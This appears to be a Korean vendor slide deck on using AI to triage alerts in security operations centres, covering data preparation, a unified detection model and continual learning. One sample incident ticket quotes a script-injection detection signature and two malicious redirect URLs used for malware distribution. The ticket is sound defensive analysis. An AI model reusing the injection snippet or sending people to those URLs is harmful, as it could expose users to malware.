

AI Security for SOC (쉽게 도입하는 지속 가능한 AI 모델)

SecuLayer 데이터사이언스팀 최종운 이사

 eyeCloudXOAR eyeCloudAI eyeCloudSIM eye PIMS Bluebird izixFDS IRIS4

AI Security for SOC
쉽게 도입하는 지속 가능한 AI 모델

Contents

- I 사이버보안의 디지털전환 (DX)
- II 인공지능 도입을 위한 준비물
- III 시큐레이어의 AI Security
- IV AI Security 기대효과
- V 모델 라이프사이클 관리 방안
- VI 사이버보안 AI 미래

1. 사이버보안의 디지털전환 (DX) : 인공지능

쉽게 도입하는 지속 가능한 AI 모델

세계경제포럼 글로벌 사이버보안 전망 2022에서는 향후 2년간...
자동화, AI 기술이 사이버 보안을 변화시키는데 가장 큰 영향을 미칠 것

디지털 전환의 필요성 : BigData, RPA, AI



사이버 보안의 디지털 전환

보안 사각지대 최소화 · 단순 작업 자동화 · 대응 우선순위 선별
인공지능은 사이버공격 대응 쏘단계에 적용 가능

사이버 보안의 현황 및 한계

- 기존 보안 기술
단순 패턴 매칭,
휴리스틱,
샌드박스,
평판조회 기반 빅데이터 분석
- 기존 기술의 한계
실시간 탐지 패턴 업데이트 한계,
제로데이 공격에 취약,
신·변종 위협에 무력함

사이버공격 예측

정상 사용자 행위 분석
정상 사용자 이용 패턴
을 AI모델에 학습하여
평소와 다른 특징 등
공격 징후를 탐지하고
사전 예측

사이버공격 탐지

사이버 침입 탐지
사이버 침해사고 등
과거에 발생한 위협
데이터를 AI모델에
학습하여 유사한
패턴의 공격 탐지


사이버공격 대응

네트워크 위험 평판 관리
데이터를 통해 정량적으
로 위험을 등급화하여,
고위험 순으로 위협의
우선순위를 지정하여
대응 시간 단축

2. 인공지능 도입을 위한 준비물 : 데이터 법 동향

쉽게 도입하는 지속 가능한 AI 모델

자동화와 AI를 위해선 행과 열로 구조화된 데이터가 필수



북미 데이터법

디지털 책임 및 투명성법 2014

Digital Accountability and Transparency Act



DATA Act

BETTER DATA. BETTER DECISIONS.
BETTER GOVERNMENT.

디지털 책임 및 투명성법은 미국의 연방정부가 공개하는 데이터에 대한 표준화와 투명성을 강화하기 위한 법률 이를 위해 DAIMS(DATA Act Information Model Schema) 라는 연방정부 재무관리 XML 데이터 스키마를 구축

한국 데이터법

공공데이터의 제공 및 이용 활성화 관한 법률
(시행 2020. 12. 10)

DATA 공공데이터포털
. GO . KR

공공데이터법에 따라 국민에게 제공되는 데이터는 기계 판독이 가능하고 자유롭게 수정 변환, 추출 등 가공하여 활용할 수 있는 CSV, JSON, XML, RDF, LOD와 같은 오픈 포맷으로 제공하는 것이 원칙이다.
But, 공공기관의 문서저장 형식은 ?

HWP → HWPX

XML 기반 기본 포맷 변경 (2021.04.15)

[한글 2014 이상부터 지원]

이제는 데이터 경영시대

방대한 한글 문서를
빅데이터 분석에
활용해 보세요

4월 15일부터 한컴오피스 한글의 기본 파일 형식이 되는 hwpX 로 문서 내용을 복잡한 과정없이 데이터로 변환하고 분석하세요.

➡ 표준화/구조화된 데이터 형식의 발전은 사이버보안 전 영역에서 새로운 가치 창출 가능

2. 인공지능 도입을 위한 준비물 : 데이터 요건

쉽게 도입하는 지속 가능한 AI 모델

사이버보안관제센터에서 지금껏 잘 관리해온 티켓팅 데이터(침해위협 정·오탐 분석이 완료된)만 있으면 됩니다!

인공지능 라벨링 데이터 준비 요건

AI 모델 유형	사이트 데이터	상세 요건
정오탐 분석 모델	사이트에서 수집, 라벨링된 정·오탐 페이로드	<ul style="list-style-type: none"> 기간 : 최소 3개월 이상 축적된 보안관제 티켓팅 데이터 (정탐 / 오탐 리스트) 형식 : 행과 열로 이루어진, 구조화 된 데이터 (ex Key:Value, csv) 내용 : 보안 이벤트 페이로드, 보안 이벤트 이름, 차단 여부, 분석 결과 내용, 정오탐 판정 결과가 포함된 데이터
웹 이상 징후 탐지 모델	사이트에서 수집된 정상 Web Access Log	<ul style="list-style-type: none"> 1개월 이상 축적된 Web Access Log

티켓팅 데이터 예시

업 무 명	SL- Malicious Script Injection Attacks-121220
작 성 자	최종운 , jongwon.choi@seculayer.co.kr , 1800-6713
취 지	직원망에서 악성코드 의심 이벤트가 탐지되어 해당 PC에 대한 영향도와 조치 내역을 기술
탐지일시	2023. 04. 26 18:01
탐자장비	직원망IPS#1,#2
출발지IP	211.333.444.555 TCP:80 (한국, ISP)
목적지IP	111.222.333.444 TCP:2258 (시큐레이터 본점노드) 인공지능 필요 데이터
이벤트명	Malicious Script Injection Attacks-2 (탐지/차단)
탐지조건 (시그니처)	<ul style="list-style-type: none"> ▶ HTTP(80) 응답 패킷 ▶ document.write(unescape("<iframe
정오탐 결과	공격 정탐 / 정상 오탐
분 석 (영향도)	<ul style="list-style-type: none"> ▶ 해당 이벤트는 악의적인 목적으로 보안 장비를 우회하기 위한 특정 함수인 document.write(unescape("<iframe 문자열로 탐지 ▶ Rawdata 분석결과 Unescape구문에서 'http://kids.woorisooop.org/kids/images/view.html'라는 악의적인 이미지 파일 삽입 확인 ▶ 해당 이미지 클릭 시 'http://count19.51yes.com/click.aspx?id=192225633&logo=8' 로 페이지 이동되며, 이는 중국에서 사용되는 웹 접속 통계 사이트 ▶ 중국 해커 집단이 악성코드 유포를 위해 이용하는 사이트로 페이지 이동되는 이벤트로, 현재 악성코드가 없어 시스템에 직접적인 영향은 없으나, 접속률이 일정 이상 많아지면 해커로부터 악성코드 유포 사이트로 이용 가능
조치 및 권고사항	해당 중국 웹 통계 사이트에 업무상 접속 필요성이 없기 때문에 보안정책을 기른 탐지->차단 권고

3. 시큐레이어의 AI Security : ①원천 데이터 확보

쉽게 도입하는 지속 가능한 AI 모델


인공지능 목적(분석 자동화, 이상징후 탐지)을 실현하기 위한 기반 기술도 중요하지만,
그보다 더 중요한 것은 눈에는 보이지 않는 양질의 학습 데이터

최신 해킹 패턴이 포함된 다양한 학습 데이터 확보

- ◆ 업계 1위 레퍼런스 보유한 보안관제 플랫폼을 구축하면서 대량의 공격 데이터 확보
- ◆ DEFCON CTF 우승 경력의 화이트 해커와 함께 자체 개발한 공격 발생기(WDG)를 활용하여 데이터 생성

Worst Case


- 만능 AI
- 복잡한 기능
- 화려한 대시보드
- 낮은 품질 데이터



Best Case

- AI 목적 실현
- 양질의 최신 학습 데이터

- ◆ 공격 발생기 활용 → 데이터의 정확성, 일관성, 커버리지, 편향성 확보



3. 시큐레이어의 AI Security : ②Unified Model

쉽게 도입하는 지속 가능한 AI 모델

2018년 국내 최초로 국내 최대 데이터센터인 국가정보자원관리원과, 이후 8개 공공기관에 지능형 보안관제시스템을 구축하여 다년간 운영하면서 지속적인 탐지 모델 고도화를 진행

사이버보안 AI 모델 고도화 경과


현상	원인	해결방안	고도화 결과	비고
신규 공격 유형 탐지 불가	공격 이벤트 명에 따른 모델 맵핑 (KISA 코드 태깅) 작업 -> 보안장비 패턴 업데이트 내역은 맵핑 작업 부재로 탐지 누락	XSS, Sql, RCE 등 공격 유형별로 분리 되어있던 모델을 하나로 통합	1. 공격 유형별 이벤트&모델 맵핑 작업이 불필요하여 탐지 누락이 없으며, 기존 12개 정오탐 모델에서 1개 모델로 관리 포인트 감소 2. 기존 모델의 경우 특정 공격 이벤트가 특정 모델에서만 탐지 하는 Opt-in 방식으로 공격 탐지 범위 확장에 제약 존재 → 고도화 모델은 AI 정오탐 분석 대상이 아닌 이벤트(DoS, 단순 Scan 등)를 제외하고 모두 탐지하는 Opt-out 방식으로 변경 3. 공격 유형 데이터만 확보(유료)하면, 추가 학습을 통해서 모델 탐지 커버리지 자유롭게 확장 하여 이를 지표화 가능	Inbound 기반 네트워크 공격 대상 유형 분류의 실익은? 결국 IP 차단
시간이 지남에 따른 정확도 하락 (모델 드리프트 현상)	피드백/강화학습 실효성 부족 -> 충분한 피드백 데이터 축적은 어느 사이트나 현실상 어려움	CNN+KNN 알고리즘과 전이학습 기법 활용하여, 1개의 피드백이라도 즉시 반영할 수 있는 모델 개발	CNN+KNN 알고리즘을 활용하여, 피드백 데이터 개수와 관계없이 즉시 강화학습 적용 가능	기존 모델의 정확도 관리는 현실적으로 불가능 (전문/전담 인원 부재 및 피드백 양 다수 필요)
사용자가 AI 판단을 신뢰할 수 없음	판단 근거 제시 부재	설명 가능한 XAI (해킹 키워드 + AI 기반 CVE Description)	AI 결과에 영향을 준 요인 변수를 사용자에게 제공 (LIME)	생성형 AI 활용한 기능 연구

3. 시큐레이어의 AI Security : ②Unified Model (계속)

쉽게 도입하는 지속 가능한 AI 모델

SQL Injection, XSS 등 공격 유형을 하나의 AI 모델로 처리함으로써
학습 데이터만 추가하면 인공지능 탐지 커버리지 무한 확장 가능

통합 모델(One Model - Multi Use)



- ◆ 단일 모델로 통합하여, 관리 포인트는 감소하고 효율성은 극대화
- ◆ 보안장비 패턴 업데이트 시, 별도의 공격 유형별 이벤트&모델 매핑 작업이 필요하지 않아 탐지 누락이 없음
- ◆ 데이터만 추가하면 학습을 통해서 모델 탐지 영역을 자유롭게 확장 가능
- ◆ 전이학습 기법을 활용하여 상대적으로 적은 수의 사이트 데이터만으로 높은 성능의 AI 모델 적용
- ◆ 사전 학습된 통합 모델(백본)에 원하는 공격 유형 추가 학습 가능

3. 시큐레이어의 AI Security : ③지속 학습

쉽게 도입하는 지속 가능한 AI 모델

빠르고 효율적인 GPU 가상화 기반 분산 처리와 지속 학습 기능을 통해 높은 성능의 AI 학습 모델 운영


지속 학습 기능(Continual Learning)

- ◆ CNN+KNN 알고리즘을 활용하여 1개의 피드백 데이터라도 즉시 모델에 반영하는 피드백/강화학습 기능 제공
- ◆ 해당 기능을 통해 시간이 지나더라도 AI 모델의 성능을 유지하여 선순환 구조의 모델 라이프사이클 관리 용이



GPU 가상화 기반의 분산 처리


- ◆ 쿠버네티스 기반의 자원 가상화와 동적 클러스터 관리 기술 적용
- ◆ 기계학습 및 예측 수행 시 데이터의 분산 처리와 학습 결과 공유를 통하여 자원의 효율적 활용과 처리 속도 향상을 도모



4. AI Security 기대효과 : 필요성

쉽게 도입하는 지속 가능한 AI 모델

인공지능 기술이 발전하고 적용 영역이 확장됨에 따라 기존 단순, 반복적인 보안관제 업무에서 고급 분석과 AI 학습 관리, 자동화 등의 데이터 과학 업무로 고도화되는 트렌드는 국내뿐만 아니라 세계적 추세 (WEF 세계경제 다보스 포럼, 2020)




- 1. 보안관제 업무량 증가**
 - 사이버 위협이 증가하면서 보안 솔루션의 종류, 이벤트의 폭발적 증가
 - 지능화된 공격으로 인한 심화/고급 분석 업무로 고도화 필요
- 2. 보안관제 인력난**
 - 단순 반복 업무, 타 부서 이동, 이직으로 인한 기존 전문 인력 이탈
 - 낮은 연봉 테이블, 야간 교대 근무로 신규 전문 인력 수급 불균형
- 3. 인공지능 개발자 부족**
 - 인공지능 기술 장벽
 - AI 개발자, 데이터 분석가 인건비 ↑
 - AutoAI 기술 적용 필요
- 4. 보안 분석 결과 AI 블랙박스 문제**
 - 설명 가능한 XAI 기술 도입 필요

4. AI Security 기대효과 : 인공지능 보안관제의 미래

chatGPT : 책지피리 (인공지능과 자동화 기술이 가진 본연의 목적인 '사람' 을 잊지 말라는 사자성어)

責(책) : 인간을 책망말라 志(지) : 뜻 있어 너 태어났으니 罷(피) : 고달픈 일 대신해 利(리) : 사람을 이롭게 하라 *출처: 보안뉴스 (2023.03.20)



[AI와 자동화의 결합으로 보안관제 분석/대응 자동화 체계 구현, 출처: IBM]

쉽게 도입하는 지속 가능한 AI 모델

Without AI	AI 자동화 구현
8개의 분석 Tool과 모니터링 화면	1개의 Tool과 모니터링 화면
19개의 분석 업무 절차	6개의 분석 업무 절차
대응에 걸리는 시간 : 시간/하루 단위	대응에 걸리는 시간 : 분 단위

